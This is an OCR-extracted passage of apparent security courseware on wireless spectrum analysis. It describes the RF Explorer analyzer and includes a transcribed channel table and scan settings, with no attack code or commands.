
```
0000  d4 00 3a 00 40 9b cd 97  36 30                    ··:·@··· 60
```

Figure 16.50: Screenshot showing Wireshark capturing wireless traffic

Perform Spectrum Analysis

- A spectrum analysis of wireless networks helps an attacker to **actively monitor the spectrum usage in a particular area** and detect the spectrum signal of the target network
- It helps the attacker to **measure the power of the spectrum** of known and unknown signals
- The attacker uses spectrum analysis tools, such as **RF Explorer**, to perform spectrum analysis

RF Explorer | It is a basic tool used for **observing transmitted radio frequency signals** and aids the user by providing a view into the local RF environment



Enabled	Frequency (MHz)	Description	
☑	477.9	Tina Mix	-95
☑	500.575	Tim Mix	-99
☑	504	Derek Mix	-77
☑	505	Paul Mix	-98
☑	505.65	Jay Mix	-96
☑	528.525	Bass	-92
☑	504	David Electric	-77
☑	550.675	Bruce	-100
☑	565.1	Derek Acoustic	-95
☑	566.65	Tim Banjo	-90
☑	568	Derek Mandolin	-85
☑	568.475	Tim Acoustic	-95
☑	569.175	David Acoustic	-87
☑	504	Tim Electric	-77
☑	533	Jenn Mix	-88
☑	603	Cue Mix	-91
☑	604	Rad Mix	-86
☑	605	Tech Mix	-81
☑	630	Mike Mix	-97

Scan Settings
Center Frequency: 564.6125 MHz
Span: 173.4625 MHz
OR
Start Frequency: 477.88125 MHz
Stop Frequency: 651.34375 MHz

Advanced Settings
RBW: ☑ Auto 13.675 kHz
Trace Averaging: 5
Window: Blackman Harris
Gain Control Mode: Slow Attack (AGC)
Manual Gain (dB): 65

http://rfexplorer.com

Perform Spectrum Analysis


An attacker can use spectrum analyzers to discover the presence of wireless networks. The spectrum analysis of wireless networks enables an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network. It also helps the attacker measure the spectrum power of known and unknown signals. Spectrum analyzers employ statistical analysis to plot spectrum usage, quantify "**air quality**," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks and identify sources of interference. Wi-Fi spectrum analysis also helps in the detection of wireless attacks, including DoS attacks, authentication/encryption attacks, and network penetration attacks.

The following are some of the automated tools used by attackers for the spectrum analysis of a target wireless network.

- **RF Explorer**

  Source: *http://rfexplorer.com*

  RF Explorer is an RF spectrum analysis tool. It can operate as a standalone, handheld RF spectrum analyzer or interface with a PC running more sophisticated data analysis software. An RF spectrum analyzer is the instrument of choice for the initial detection and identification of RF interference sources and the subsequent monitoring of the health of a wireless system. RF Explorer is a basic tool used for observing transmitted RF signals and aids the user by providing a view of the local RF environment. This RF view can be used to help detect the presence of RF transmissions that are interference source.



Enabled	Frequency (MHz)	Description	-120 -100 -80 -60 -40 -20 0
☑	477.9	Tina Mix	-95
☑	500.575	Tim Mix	-99
☑	504	Derek Mix	-77
☑	505	Paul Mix	-98
☑	505.65	Jay Mix	-96
☑	528.525	Bass	-92
☑	504	David Electric	-77
☑	550.675	Bruce	-100
☑	565.1	Derek Acoustic	-95
☑	566.65	Tim Banjo	-90
☑	568	Derek Mandolin	-85
☑	568.475	Tim Acoustic	-95
☑	569.175	David Acoustic	-87
☑	504	Tim Electric	-77
☑	533	Jenn Mix	-88
☑	603	Cue Mix	-91
☑	604	Rad Mix	-86
☑	605	Tech Mix	-81
☑	630	Mike Mix	-97

Scan Settings

Center Frequency: 564.6125 MHz

Span: 173.4625 MHz

OR

Start Frequency: 477.88125 MHz

Stop Frequency: 651.34375 MHz

Advanced Settings

RBW: ☑ Auto 13.675 kHz

